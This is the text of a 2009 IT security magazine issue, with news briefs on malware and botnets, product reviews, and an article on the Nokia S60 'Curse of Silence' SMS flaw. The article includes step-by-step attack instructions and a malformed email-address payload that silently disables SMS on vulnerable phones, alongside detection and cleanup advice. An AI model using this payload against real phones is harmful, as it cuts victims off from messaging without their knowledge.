

HAKING

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

MY ERP GOT HACKED! STEP-BY-STEP COMPUTER FORENSICS GUIDE

ATTACKS ON MUSIC AND VIDEO FILES

MEDIA DOWNLOADS AS MALWARE PATH

PERSONAL PKI

CREATING SELF-SIGNED
DIGITAL CERTIFICATES USING OPENSSL

ATTACKS ON PRINT SERVERS

OWN THE NETWORK VIA THE PRINT SERVER

PROTECT YOUR DATA FROM INTRUDERS!

INTRODUCTION TO COMPUTER
CRYPTOGRAPHY – STRING DECODING

ANALYZING MALWARE

LOOKING UNDER THE HOOD OF A MALWARE SAMPLE

APPLICATIONS ON THE CD

BOOTABLE LIVE CD FULL OF SECURITY TOOLS

BACKTRACK 3

THE UNIQUE APPLICATIONS
VERSIONS PREPARED ESPECIALLY
FOR HAKING READERS

HISTORY KILLER PRO 3.2.1 LAVASOFT REGISTRY TUNER

Issue 4/2009 (23)
Vol. 4 No. 4 14.99USD
Bimonthly ISSN 1733-7186



PLUS

'BEHAVIORAL TECHNOLOGY CAN
DELIVER PROACTIVE DEFENSE'

BY JULIAN EVANS, ID FRAUD EXPERT
AT ID THEFT PROTECT LTD

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& TIPS
TRICKS
INSIDE

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Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

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Phone: 1 917 338 3631 or 1 866 225 5956
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Print: ArtDruk Zakład Poligraficzny, Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134, Tel: 239-949-4450.

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we used smartdraw.com program by  SmartDraw

Cover-mount CD's were tested with AntiVirenKit

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Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Creative alternatives you never thought about

I have been thinking, what should be changed regarding the Hakin9 cover, since I have to send it to printing house in a minute. As always, I ask my team, I mean, my beta testers. One of them said, that the best title for the cover would be *Creative alternatives you never thought about*. I have to say that it is the best option for all of us – creators – and the best sentence I have ever heard describing what we do together – Hakin9 magazine. I think that we do that when preparing each issue of the magazine, trying to create the best one each time. I think that you – the IT security experts – are guided by such ideas in your every day projects, as well. The IT Security world is based on threats appearing suddenly from different tasks or looking at security from a different angle.

Also, I have not mentioned that we will provide you with our special edition this year. So, I am proud to announce to you great news. While I am writing this editorial, we are also preparing The Hakin9 The Best of Edition 2009, which will be available in stores in July. The Hakin9 „The best of,” is the enormous collection of the best articles that were published during past two years!

Back to this month's magazine content... Just a short overview: Take a look at the first article on page 32, and be sure to know what to do when your ERP has been hacked. Give yourself a fresh portion of healthy H9 learning material. Take a look at the article that touches the strings decoding process – page 46. Are you a fan of the new attacks? Always something for you in H9. Check page 40. Do you know what behavioral technology can deliver? Make sure to check out – page 70. Go through the rest articles, for sure you will find something worthwhile. For dessert check page 58 – and create a digital certificate with OpenSSL. Also, read the interview with Billy Austin – CSO, at SAINT Corporation – page 78. This month's CD is a Live version of BackTrack 3, which is the most top rated Linux distribution focused on penetration testing, plus a few more interesting applications. Read your new hand-picked collection of selected articles and enjoy.

Kind regards,
The Hakin9 Team



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Nokia's Vow of Silence

TAM HANNA

As mobile device operating systems gain more and more features, exploits will become more and more common due to the increased complexity. Nokia's smartphone platform Series 60 has never been known for its safety. Tam Hanna presents the Curse of Silence attack.

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JAMES BROAD

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CARSTEN KÖHLER

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TYLER HUDAK

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Code Listings

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with Hakin9 much easier. We place the complex code listings from the articles on the Hakin9 website (<http://www.hakin9.org/en>).

THE THIRD THIEF

Yxes. A shocked analysts all over the world. It was not the first worm for a mobile platform, neither was it particularly smart. The reason for the ruckus was different: it targeted Nokia's S60v3 platform.

Installation happens like with every other virus: a file has to be downloaded and installed. Users are enticed to do so via social engineering (read: sex). Once this is done, the virus installs itself and kills any running file managers (including the Installer, which could theoretically be used to get rid of it).

It then opens a HTTP connection to a server and transmits IMEI, IMSI, phone type, phone number and version. As of now, nobody knows what is done with the data – I personally predict that it will be used for a new generation of fake phones.

Finally, Yxes will send SMS to all contacts on the users contact list – this is the only distribution vector of the program. These SMS contain the URL of the SIS file as to avoid the sis filters installed onto carrier's MMS gateways, which incidentally makes the worm dependent on a central server.

Nokia's draconic signing policies were implemented after S60v1 and S60v2 devices were hit by small-scale virus outbreaks, which caused a huge media ruckus. Applications wanting to use various kinds of capabilities had to be signed by a test house – while this kept malware out, developers revolted against the huge fees of up to 1000 Euro/update.

Thus, a cheaper system called Express Signed, was introduced: developers got their products signed immediately for 50 Euros, a few were tested (selected at random). Symbian, excluded the AllFiles capability from this signing method for security reasons, but forgot about restricting the ability to kill processes as developers of task managers, etc. would have revolted as they would have been unable to test their products without getting each and every iteration signed.

Yxes. A is not particularly dangerous, as it has not achieved a significant epidemic anywhere as of this writing. Furthermore, the central server referenced in the worm can be taken down – which makes the critter useless.

I personally predict that the main impact will be the discontinuation or further limitation of Express Signing. This is likely to frustrate developers, which means that the S60 community gets to pick up the tab once again.

Source: Tam Hanna

HACKERS SELL ACCESS TO GOVT PCS

A criminal gang that has hacked millions of government and business computers is selling these systems on the internet. For the right money anyone can buy the ability to control the systems and download files. The deals are being done on a Russian hacker forum.

The gang of cyber-criminals has created a network of two million PCs across the world. Among these are computers in 77 UK and US government-owned domains.

The hackers can control the compromised PCs remotely, ordering them to run commands. They can read emails, copy files, record keystrokes, send spam and take screenshots to monitor the authorised users' activities.

This is one of the largest bot networks controlled by a single team of cyber-criminals that we found this year, said security firm Finjan in its blog. Let's imagine for a moment that your infected computer is being traded without you knowing about it, or that your company's infected computer is being traded. And what about your government agency infected computer being traded, isn't it scary?

The company said a group of six cyber-criminals are controlling the botnet using a server hosted in Ukraine. They have been creating the network since February 2009.

Source: ID Theft Protect

BEWARE OF MAC DDOS BOTNET

A recent article has suggested that Mac users should be beware a new botnet that is circulation. It is being distributed using an installer called iWork 09. The iWork 09 is a pirated version being shared on P2P networks. The malware variants use different

techniques to steal a username and password. The infected Mac will launch an unknown web site. This is being reported as "the first real attempt to create a Mac botnet."

The infection route appears to be originating from P2P web sites.

To find out more information on how this is done and how you can remove it, please click this link: <http://notahat.com/posts/28/> (this will open in a new window)

Source: ID Theft Protect

CHINA WARFARE

Researchers affiliated with the Munk Centre for International Studies in Toronto, have published an extensive report on the activities of what seems to be a Chinese Spy Program they dub GhostNet. The investigation took place from June 2008, through March of 2009, and focused on allegations that China had engaged in systemic online espionage activities against the Tibetan community. GhostNet was spread through the use of a wide variety of Trojans, many of which were controlled through a program nicknamed gh0st RAT (Remote Access Tool).

The investigation ultimately uncovered a network of over 1,295 infected hosts in 103 countries. Up to 30% of the infected hosts are considered high-value targets and include computers located at ministries of foreign affairs, embassies, international organizations, news media, and NGOs.

Once compromised, files located on infected computers may be mined for contact information, and used to spread malware through e-mail and document attachments that appear to come from legitimate sources, and contain legitimate documents and messages.

Governments added a new warfare field: land, air, sea, space and now cyberspace.

Source: Hacker's Center

CONFICKER WORM IS FOR SURE THE MOST DISCUSSED SECURITY TOPIC BY MEDIAS TODAY.

Conficker managed to end up on Television and in the medias, carrying fake stats, FUD and hypes.

The most spread, but not necessarily correct, estimate of the infection tells about 9 million of computers and growing. But, F-Secure says it is really about 1 million. The date of 1st April, beside the apocalyptic announcements in the industry, was an important date for the worm that has changed its way to communicate with the base. More than 500 different domain names, randomly chosen among 50,000, were polled to download new code and evolve.

A peer-to-peer capability seems to be the most worrying part of the virus. Infected computers can communicate with each other without the need of servers making the worm much more difficult to stop at this point.

Beside the inexact numbers involved in the infection, everyone agrees with the professionalism with which it was coded. It is the result of a great design. A masterpiece of distributed code development using the most recent technologies, such as the new MD6 hashing algorithm published by Rivest, on Oct 15th 2008. While AV vendors play a primary role in the mitigation of the worm circulation, even non-commercial apps such as Nmap and Nessus added scanning capabilities in order to detect infected networks.

Source: Hacker's Center

DIEBOLD ATMS IN RUSSIA TARGETED WITH MALWARE

According to Graham Cluley, senior technology consultant at Sophos, this was the first malware targeting ATMs.

The Windows powered Diebold ATM have been physically attacked by Russian criminals that would have installed the malware on the cash machines, recording PIN numbers and a copy of the user's card.

The main Trojan executable contains the code to handle the magnetic card reader using undocumented Diebold Agilis 91x functions, inject code to ATM's processes, parse transactions in Ukrainian, Russian and US currencies and use printer, probably for printing the stolen data – says Vanja Svajcer, SophosLabs, UK.

While ATM machines usually run non-standard operating system or customized builds of Windows Embedded on undocumented hardware these ATM hackers were capable to build a stealth and intelligent Trojan, printing collected information only on certain cards inserted by the hackers making it impossible for end users to recognize any suspicious activity.

The deep understanding of the ATM hardware instructions and functioning leads to think of insiders handing criminals technical information and tools to achieve their goals.

Source: Hacker's Center

THE EMERGING THREATS TO IPV6

Over the next decade it is expected that the number of IPv6 implementations will surpass the IPv4. With the deployment of the software managing the new addressing scheme, within operating systems and network devices, a new wave of attacks are expected. There is likely to be a testing-time, in which vendors will have to fix defects and bugs leaving an open windows to hackers for their attacks. Microsoft, Juniper, Linux, Sun and Cisco have all made security part of the transition plan, having already released security advisories regarding their IPv6 handling routines. Buffer overflows into routers, Dos and Hijacking are the attacks that hackers are looking after.

The switch to the IPv6, that will happen gradually over time, will sanction a new way of looking at perimeter security that will become more nebulous and less defined. The widespread use of IPv6 addresses on mobiles, video gaming consoles and even televisions will provide hackers with completely new playgrounds.

There is no doubt that the pervasiveness of the internet that we will face in the next few years thanks to IPv6 adoption will challenge the security industry, as well as giving it an increasing share in the IT budget expenditure of every company. Adopting security, since the transitional phase (now) is the wisest and most economically affordable decision vendors can make.

Source: Hacker's Center

OBX BOTNETS THROUGH SKYPE AND GOOGLE VOICE

Researchers at Secure Science discovered ways to make unauthorized calls both from Skype and Google voice communication services. These calls would be aided by discovered flaws that would make the calls virtually untraceable.

These flaws would open for mass phishing (voice phishing) attacks, a more advanced phishing attempt that would lure users to pass the attackers sensitive information like login data for online services. The vulnerability in Google Voice services, although fixed 1 week after the researchers reported it, allowed hackers to even intercept incoming calls through Temporary call forwarding or through adding another number to the account.

What concerns Skype is the researchers used a CSRF to perform a SkypeSkraping attack. According to the researchers, Using either an iframe or image tag, attackers could add a specific call forwarding number, obtain a Skype-To-Go Number and grant attacker ability to access victim's voice mail, speed dial, and outbound calling via Spoofed Caller-ID.

The attacks on Google Voice and Skype use different techniques, but essentially they both work because neither service requires a password to access its voice mail system.

Source: Hacker's Center

100M DOLLARS SPENT DEFENDING PENTAGON COMPUTERS

Brigadier General John Davis, responsible for U.S. military cybersecurity has revealed that over a period of six months, the U.S. government has spent at least \$100 million to respond to the increasing number of cyberattacks. The U.S., in mid-April 2009, has faced a documented breach into the U.S. electrical grid. Cyberspies from China and Russia have gained access to the grid and installed malware tools that could be used to study the inner workings and even shut down service. If we go to war with them, they will try to turn the tools on – said an intelligence officer to WSJ.

Attacks to electrical grids in US and other countries is not new. In January 2009, a CIA analyst had admitted that criminals have been able to hack

into computers via Internet and cut power to several cities. The problem behind this critical infrastructure is that it was deployed 20 years ago when nobody was ever thinking about the attacks coming from Internet.

In response to this, and other less sophisticated threats, U.S. Government is moving forward in an enormous security processes re-engineering effort.

As part of his Monday announcement about changes to the Pentagon budgets, Defense Secretary Robert Gates highlighted the need to increase the number of personnel involved in cybersecurity. DoD would triple the number of security experts to 250 over the next two years, while security consultant companies are actively testing the new smart-grid devices. Already 2 million devices have been currently deployed, for security vulnerabilities.

Source: Hacker's Center

ROGUE SECURITY SOFTWARE

Microsoft is the vendor that has demonstrated the highest concern into addressing rogue security software spreading on the net, through the Microsoft Malware removal tool. Rogue antivirus experienced their highest point of diffusion with the rise of Conficker on the major media. Hundred thousands average computer users fell victim of fake removal tools turning into Trojan downloader and adware. According to Microsoft report the top threat was Renos, which acts as a delivery mechanism for rogue security software. These tools exploit the weakest link in the chain: the human mind.

The Security Intelligence Report Volume 6, released by Microsoft included interesting vulnerability exploitation rates among the different Redmond Operating Systems. Windows XP RTM and SP1 show the highest number of vulnerabilities, as expected. Comparing the latest service packs for each version, the infection rate of Windows Vista SP1 is 60.6 percent,

less than that of Windows XP SP3 proving to be the most secure Microsoft Client OS available, waiting for Windows 7. The most secure Microsoft Server operating system in the report is Windows 2008 64 bit RTM. This has a relative meaning though, since Windows Server 2008 is deployed on a really small number of servers right now.

Source: Hacker's Center

WINDOWS 7 AND SERVER 2008 R2 NEW SECURITY FEATURES

The first Service Pack for Windows 7 is not necessary for the operating system's stability and security readiness – argued Gartner Group. This risky statement, seems to find many supporters in the IT industry. Windows 7, along with Windows Server 2008 R2, were made for each other and to provide better secure computing through the addition of some new feature that should make security the enabling technology for more productivity.

Direct Access, Remote Workspace and Remote desktop gateway, features in Windows 7 client, will bring office at home in a secure way without the need for a VPN, according to the press releases and the first analysts who tested the environments. By using Windows server 2008 it will be possible to avoid the hassles of using a VPN enjoying the simplicity with which Direct Access will create an end-to-end encrypted tunnel supporting PC and User 2 factor authentication. With RemoteApp & Desktop Connections, administrators can make Remote App programs and virtual desktops easy available to users with Windows 7 client computers. These resources will appear in the client's Start menu as if they were local resources. The main difference with the old terminal services is that virtualization will have a finer granularity allowing users to share an application with the server and not just the whole desktop.

More security features in Windows 7 and Server 2008, include BitLocker, now available for USB devices, and AppLocker that allows for more advanced control on executable applications.

Source: Hacker's Center



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ON THE CD

BackTrack is the most top rated Linux live distribution focused on penetration testing. With no installation whatsoever, the analysis platform is started directly from the CD-Rom and is fully accessible within minutes.

As always we provide you with commercial applications for you. You will find the following programs in Apps directory on the Hakin9 CD.



Lavasoft Registry Tuner

Get the best performance from your PC! Your computer's registry, the database containing information about programs installed on your PC, can become bogged down with corrupt and unused data. Registry debris and errors are commonly caused by applications that fail to clean registry entries, and even by spyware and adware. The effect: a slow-running computer, often accompanied by freezing and system crashes. Lavasoft's registry scanner and repair tool increases computer speed and stability by identifying, cleaning, and correcting errors in the Windows registry. Use Lavasoft Registry Tuner to keep your home or office PC running like new.

Lavasoft Registry Tuner Key Features

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- Scans over 10 areas of the registry that are critical to PC performance in order to identify and repair errors.
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- Track registry changes with a detailed date and time log for mapping modifications.
- Experienced users benefit from more advanced controls and registry optimization settings.

On the CD you will find the Lavasoft Registry Tuner full 90-day version.

Price: 3 Years License \$89.85

2 Years License \$59.90

1 Year License \$29.95

<http://www.lavasoft.com/>


History Killer Pro 3.2.1

History Killer Pro is a complete professional solution for all sorts of privacy issues and related concerns. Understanding the great importance of keeping your valuable data private, as well as protecting your

confidential information from online and offline hackers nowadays, our company introduced a software product aims to be your privacy guarantee.

Most PC users are unaware of the fact that Windows stores sensitive and revealing information about your activity in different folders and files. This information contains data that points to the web sites users visited, credit card information entered, images they've seen and videos they've watched, messaging conversations and chats they've held, and lots of other information.

History Killer Pro is the software that meets and even exceeds the U.S. Department of



Defense standards for permanent removal of information from computers. Developed on a professional approach this complex tool cleans windows temporary files and folders, recycle bin, useless history, prefetch files, cookies, cache, Internet history, MS Office temporary files, and more making them unrecoverable using regular methods. No PC user should be left without this professional, yet user-friendly tool – History Killer Pro!

Note: After installation, you need to open HKP window, select the Registration tab and then click on the Order Registration Key button. You will be redirected to website including the 80% discount coupon (HAKIN9) for our readers. You will be able to order HKP for only \$9.99.

Price: \$49.95

<http://www.historykillerpro.com/>



IF THE CD CONTENTS CAN'T BE ACCESSED AND THE DISC ISN'T PHYSICALLY DAMAGED, TRY TO RUN IT ON AT LEAST TWO CD DRIVES.



IF YOU HAVE EXPERIENCED ANY PROBLEMS WITH THE CD, E-MAIL:
CD@HAKIN9.ORG

Cryptzone SEP Client



System: MS Windows
 License: Commercial
 Application: Simple
 Encryption Platform Client
 Homepage: <http://www.cryptozone.com>



Cryptzone SEP Client is a whole new dimension to security solutions for protecting data on the wire as well as at the end points. It contains 4 products of different software: Secured eMail, Secured eFile, Secured eUSB, Secured eFolder. The key point of Cryptzone SEP Client is its transparent integration with the existing Windows setup. The tools integrate and show which is really important for the user, rest the magic and computing goes in the background. It results in a clean setup, with no pop-ups or disturbing windows for any reasons.

Quick Start. There is a single executable setup file with no initial configurations (except to make sure you have the rights for installation) and within few minutes its complete. It shows two options: Complete: (Installs Core and Add-on) and Custom: Allows you to choose Add-on for Microsoft Outlook (enabled by default). Once, the installation is complete with the license details, the SEP Client Monitor monitor sits in the tray. It contacts the servers, activate your license and signs you in. Now, comes the configuration part of different software. You can change the settings with a single click on the SEP tray icon and choose SETTINGS from the pop-up screen. There are 3 main tabs:

- SEP Settings – General SEP Settings include password settings, and password policy, inactivity tim outs, auditing and startup configurations.
- Application Settings – It includes settings for different software of SEP Client. It has individual tabs for Secured eFile, Secured eUSB, Secured eMail, Secured eControl and License Information.
- Profile Management – It contains the details for the SEP Servers.

These options help you set the way SEP Client and software will deal with the your data. You can have multiple passwords too – Master Password, Private Password, and Custom Passwords for each operation

- Secured eFile – It has the configuration for eFile and eFolder as well. The basic setting is to select the password to use for this operation – Master/Private/Custom.
- Secured eUSB
 - Deployment: It includes settings for deployment methods, upgrading USB software, and partition format details

- Security: It includes Password selection for securing data, and inactivity time-out
- Auditing: Log display settings
- Other: Settings for splash screen and disclaimer alert.
- Secured eMail
 - Secured Contacts: The contact you wish to always communicate securely.
 - Shared Secrets: Sharing of locally stored shared secrets, and synchronization settings with the server.
 - Templates: Draft and Mail composition templates for mail composition
 - Archiving: Archiving details, and send/receive mail options
 - Accounts: Email accounts to use while sending and receiving secure mails.
- Secured eControl
 - Allows you to chose "Send Secured" button to show on Outlook.
 - License Information – Contains the license information about the product and the features registered.

Useful Features. The best feature to recommend is the transparency it holds while working with Windows. You no longer need to do several operations to encrypt/decrypt the files or folders. just double click a file and it will ask for the password, and on validation it will open it in your default viewer for that file type. Simply edit/read the file and save/exit. It will automatically be saved as encrypted. Same is with folders, just click to open, supply the password and you are in it. Secured eFile and Secured eFolder does everything for you like a normal Windows Explorer.

- Secured eMail: It helps you send secured, compressed and confidential mails over the network without the fear of getting leaked or being read my Man in the Middle.
- Secured eFile: It is an advanced file and folder security solution. Simple to operate with the existing windows explorer. It has brute force protection, key management, and a neat work flow.
- Secured eUSB: Secures your USB with AES-256 Encryption maintaining high grades of security. Keeps the data safe while travelling and is tightly integrates as a thin transparent layer on top of your existing setup

by Rishi Narang

N-Stalker



It doesn't take much investigation to conclude that Web Applications are one of the fastest growing aspects of the new Web 2.0 internet. As a result most organizations have at least one Web Application running which presents a very convenient entry point for the potentially damaging exploitation of their internal network resources. So what defensive tools are available to prevent or mitigate these attacks? Well, if you are working in a medium to large size company, the N-Stalker Web Application Security Scanner Enterprise Edition might be just what you need. In fact, in my opinion, every company needs a Web Application Security Scanner and N-Stalker is one of the best available. When I was first asked to write a review of N-Stalker Enterprise I initially thought I would describe the installation and implementation steps and then talk about the results of one or two scans. However, as I more fully realized the complexity of N-Stalker Enterprise and the overall challenges posed in using any Web Application scanner, I decided to approach my review from a higher level perspective.

One of the more important concepts to understand regarding N-Stalker is that its use is closely correlated with the *System Development Life Cycle* (SDLC). The strategy recommended by N-Stalker is to scan new applications early on during the SDLC so that vulnerabilities can be detected when it is much easier and also much more cost effective to correct them.

The truth is that the effectiveness of using such a complicated tool depends on a lot of factors and it especially depends on the skill and experience of the person running the tool. Web applications are extremely complicated creations as are Web Application scanners so this conclusion shouldn't really come as a surprise to anyone. It's also important to understand that with any Web Application Scanner there is a steep learning curve in regard to performing custom scans. The person running the tool must be experienced with both Web Application Security and Web Application scanning to a considerable degree in order to have any hope of constructing and implementing a successful custom scan. Luckily N-Stalker also offers a wizard based interface for running usable scans right out of the box.

Medium to larger companies will have skilled IT professionals on staff, but they won't necessarily have IT professionals who are both skilled and experienced in regard to Web Applications and Web Application Security Scanning. The threat potential from Web Application vulnerabilities is simply too critical to ignore, however.

Quick Start. So what does N-Stalker do and how does it do it? Well, first of all, N-Stalker has been doing what it does and doing it very well since 2000. N-Stalker has well known research labs which frequently contribute to the worldwide security community and which help move the product toward more capability and refinement as new technology is researched and developed. N-Stalker provides a database of nearly 40,000 Web attack signatures and this number is steadily growing. N-Stalker scans for and detects all of the basic Web Application vulnerabilities such as SQL Injection, Code Injection, Cross-site Scripting, and Web Signature Attacks, but it also scans for and detects numerous other much less well known vulnerabilities.

A very unique feature only provided by N-Stalker is their proprietary HTTP fingerprinting technology which more effectively determines the Web Server platform. Other vendors generally rely only on scanning the banner strings for identifying Web Servers and server-side technologies.

Another very valuable feature of N-Stalker is its integration of scanning with log analysis which provides the capability of determining whether there has already been an attempt at exploiting a detected vulnerability. Based on my relatively brief exposure using N-Stalker Enterprise edition I think it's safe to say that one of N-Stalker's greatest strengths is how extremely well it copes with the thousands of known Web Application vulnerabilities. This is extremely important since the known vulnerabilities comprise the basis for the overwhelming majority of successful attacks.

Useful Features. N-Stalker understands that support is a critical piece of successful Web Application Security Scanning and they provide both a live support team and an online knowledge base. There are also active forums, blogs and discussion groups. The support team is available to assist with both installation and implementation. In addition there are automated updates which are provided on an ongoing basis. Almost every company needs a Web Application Security Scanner but not every company has staff sufficiently qualified to operate such a tool. With the Enterprise edition of N-Stalker you can feel confident that you will be able to utilize the tool very productively even if you don't have experienced knowledgeable staff to do it. However, once your staff learn more about Web Application Security Scanning and become more confident in its use, N-Stalker will enable them to go as far as they desire toward creating more sophisticated customized scans.

by Don Iverson



System: 512MB RAM
At least 1000MB Hard Disk free space
Win32 Platform (minimum Win2k)
License: 3 commercial editions
Application: Web Application Security Scanner
Homepage: <http://www.nstalker.com/>



Nokia's Vow of Silence

Difficulty



Nokia's smartphone platform Series 60 has never been known for its safety. It brought us Nokia's S60 platform virus epidemics like the mass outbreak at a stadium in Helsinki.

This was not due to technical properties but rather due to user demographics – I dare to say that the average Nokia user is an order of magnitude less technically savvy than the average PocketPC user due to the many style-

conscious users purchasing Nokia phones solely because of the brand.

Nokia responded with a huge re-branding campaign. Version 3 of Series 60 broke binary compatibility with older applications




Figure 1. The way of an SMS

WHAT YOU WILL LEARN...

Understand the Curse of Silence exploit

WHAT YOU SHOULD KNOW...

How to use an S60 phone

and implemented a draconian application verification scheme which cost developers hundreds of Euros per application update. The OS was furthermore renamed to S60 in order to remove all associations with its siblings... and has proven itself to be safe from viruses so far.

Unfortunately, major virus outbreaks messaging module had a huge and exploitable flaw which recently became known world-wide as the *curse of silence* – before we get to the nitty-gritty, let's take a look at what an SMS really is.

SMS – A Closer Look

SMS stands for Short Message Service, which is a waste byproduct of the GSM standard. It was originally intended to be used for transmitting status messages about network outages and maintenance intervals on the signalling channel, and was initially offered for free on many networks.

Unfortunately, the world liked what it saw – the term SMS started to be used for messages, and prices rose as carriers saw the possibility to make huge revenues by charging lots of cash for a service producing about 1/1000th of the data needed for a 1 minute voice call.

Eventually, specification 3GPP TS 23.040 permitted SMS to be sent to email addresses via an SMS gateway – which is where the Curse of Silence comes in.

Determining Phone Vulnerability

Nokia has performed an insignificant UI switch while upgrading the S60 UI to version FP2 – which can be used to determine if your phone is vulnerable or not. Press the menu button for about three seconds: if the task list is vertical, you are vulnerable – if it is horizontal, you are safe. S60v5 devices are also safe – which means that if your device has a touchscreen, there is no need to worry.

How to Attack

Attacking a mobile phone is very simple – the steps below were documented on a Nokia N71 and are largely the same across all other S60 devices which are not based on S60v3 FP2.

How to Attack

Attempting to perform a Curse of Silence is illegal under many jurisdictions – both the carrier and the target can sue you! Furthermore, many carriers monitor outgoing messages for Curses of Silence, and could terminate your service for breach of contract even if the receiver has asked you to send it!

Further Reading

- <http://berlin.ccc.de/~tobias/cos/s60-cursof-silence-advisory.txt> – Original disclosure by the CCC
- <http://www.fortiguardcenter.com/mobile/cleanup.html> – FortiCleanUp

The first step involves opening the messaging application and creating a new SMS or text message. Then, navigate to the Sending Options dialog, and set Send

message as an E-Mail. If your phone lacks the E-mail option, it is based on S60v3 FP2 and thus is not affected (but can't be used for attacking other phones either).




Figure 2. The sending options dialog



Figure 4. Send as E-mail



Figure 3. Sending options, send as



Figure 5. A curse, ready to go

BASICS

Your message body is where the weird stuff starts – you need to provide an email address which is at least 33 characters long and is terminated by a space. A very popular example is below (ignore the ""s):

```
123456789@123456789.123456789.1234567  
890123
```

Then, choose the unfortunate recipient and send the message to his phone (Figures 2-5).

What Happens on An Affected Phone

Vulnerable devices come in two classes to which I will further refer as class A and class B. Class A victims are based on S60v2.6 or S60v3, while class B victims are based on S60v2.8 or S60v3 FP1. Devices based on other versions are NOT vulnerable; the vulnerability of UIQ devices has not been researched fully as of this writing.

A class A victim will not be able to receive any further SMS messages after having received a single curse. The user interface will not indicate this state in any way – the user literally has no chance of finding out what hit him.

Class B devices are more robust – they can survive up to 11 messages unscathed. The twelfth message throws the device into a loop of death, where Memory Full errors will be displayed whenever an




Figure 8. Firewalls at SMS gateways can filter curse messages and other malware

SMS is received. A reboot helps for a few moments at best (for one message / message part).

Protection

Ideally, affected devices should be factory-reset by entering *#7370# in the phone number screen and pressing the start call button. If this is not possible (as all data on the phone is destroyed), an application called `ForticleanUp` can be used to perform a cleanup.

Nokia employees have repeatedly stated that they are not interested in creating a firmware fix for all affected phones. Their official statement is that people do not upgrade their phone's firmwares, and that working together with carriers is more effective.

Nokia's official response consists of a tool which can be installed onto an affected phone to clean it up – however, it does not stay resident in memory. F-Secure's mobile computing products can also detect and clean up affected phones.

